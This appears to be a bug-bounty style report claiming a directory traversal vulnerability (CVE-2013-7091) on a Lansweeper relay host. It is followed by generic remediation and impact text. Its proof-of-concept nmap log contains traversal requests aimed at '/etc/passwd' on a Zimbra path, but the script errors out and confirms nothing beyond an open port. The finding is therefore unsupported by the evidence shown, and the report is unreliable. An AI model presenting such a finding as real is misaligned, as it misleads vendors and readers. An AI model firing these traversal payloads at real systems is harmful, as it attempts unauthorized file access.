Security Misconfiguration


Domine: lsagentrelay.lansweeper.com

A directory traversal vulnerability has been detected on the lsagentrelay.lansweeper.com server. This vulnerability, identified as CVE-2013-7091, poses a considerable risk as it could permit unauthorized access to critical system files. Exploitation of this vulnerability may enable attackers to retrieve sensitive information from the target system, presenting a significant security concern.

Affected Components

The vulnerability affects the lsagentrelay.lansweeper.com server, particularly in the handling of certain HTTP requests.

Proof of Concept



```
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:21
Completed NSE at 13:21, 0.00s elapsed
Initiating Ping Scan at 13:21
Scanning lsagentrelay.lansweeper.com (20.40.202.39) [2 ports]
Completed Ping Scan at 13:21, 0.31s elapsed (1 total hosts)
Overall sending rates: 6.36 packets / s.
mass_rdns: Using DNS server 192.168.8.1
Initiating Parallel DNS resolution of 1 host. at 13:21
mass_rdns: 0.20s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 13:21, 0.20s elapsed
DNS resolution of 1 IPs took 0.20s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 13:21
Scanning lsagentrelay.lansweeper.com (20.40.202.39) [1 port]
Discovered open port 80/tcp on 20.40.202.39
Completed Connect Scan at 13:21, 0.41s elapsed (1 total ports)
Overall sending rates: 2.42 packets / s.
NSE: Script scanning 20.40.202.39.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:21
NSE: Starting http-vuln-cve2013-7091 against lsagentrelay.lansweeper.com (20.40.202.39:80).
NSE: [http-vuln-cve2013-7091 20.40.202.39:80] Trying to detect if the server is vulnerable
NSE: [http-vuln-cve2013-7091 20.40.202.39:80] GET /zimbra/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../../../../../../dev/null%00
NSE: [http-vuln-cve2013-7091 20.40.202.39:80] GET /zimbra/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../../../../../../etc/passwd%00
NSE: http-vuln-cve2013-7091 against lsagentrelay.lansweeper.com (20.40.202.39:80) threw an error!
/usr/bin/../share/nmap/nselib/url.lua:61: bad argument #1 to 'byte' (string expected, got table)
stack traceback:
        [C]: in function 'string.byte'
        /usr/bin/../share/nmap/nselib/url.lua:61: in function </usr/bin/../share/nmap/nselib/url.lua:60>
        [C]: in function 'string.gsub'
        /usr/bin/../share/nmap/nselib/url.lua:78: in upvalue 'protect_segment'
        /usr/bin/../share/nmap/nselib/url.lua:359: in function 'url.build_path'
        /usr/bin/../share/nmap/nselib/url.lua:256: in function 'url.build'
        (...tail calls...)
        /usr/bin/../share/nmap/nselib/http.lua:1712: in function 'http.parse_redirect'
        /usr/bin/../share/nmap/nselib/http.lua:1779: in function 'http.get'
        /usr/bin/../share/nmap/scripts/http-vuln-cve2013-7091.nse:98: in function </usr/bin/../share/nmap/scripts/http-vuln-cve2013-7091.nse:61>
        (...tail calls...)

Completed NSE at 13:21, 1.44s elapsed
Nmap scan report for lsagentrelay.lansweeper.com (20.40.202.39)
Host is up, received syn-ack (0.32s latency).
Scanned at 2024-05-10 13:21:09 EDT for 2s

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
Final times for host: srtt: 324160 rttvar: 258622  to: 1358648

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:21
```

Proposed Solution

Patching: Apply the necessary patches or updates to the server software to address the vulnerability.

Input Validation: Implement stringent input validation mechanisms to sanitize user input and prevent directory traversal attacks.

Access Controls: Configure access controls to restrict access to sensitive directories and files, preventing unauthorized access.

Error Handling: Enhance error handling mechanisms to provide generic error messages instead of revealing detailed information about the server's directory structure.

Regular Security Audits: Conduct regular security audits and vulnerability assessments to identify and remediate any security weaknesses, including directory traversal vulnerabilities.

Web Application Firewall (WAF): Deploy a WAF to monitor and filter incoming HTTP requests, blocking any malicious attempts to exploit directory traversal vulnerabilities.

Impact

Unauthorized Access: Attackers could gain unauthorized access to sensitive files and directories on the server, potentially leading to data breaches or unauthorized modifications.

Data Exposure: Sensitive information stored on the server could be exposed to unauthorized parties, compromising confidentiality.

System Compromise: Exploitation of the vulnerability could result in a complete compromise of the server, allowing attackers to execute arbitrary code or perform further attacks on the system.

Conclusion

Addressing the directory traversal vulnerability in lsagentrelay.lansweeper.com is critical to mitigating the risk of unauthorized access and potential data breaches. By implementing the proposed solutions and adopting a proactive approach to security, organizations can enhance the resilience of their systems and protect sensitive information from exploitation by malicious actors.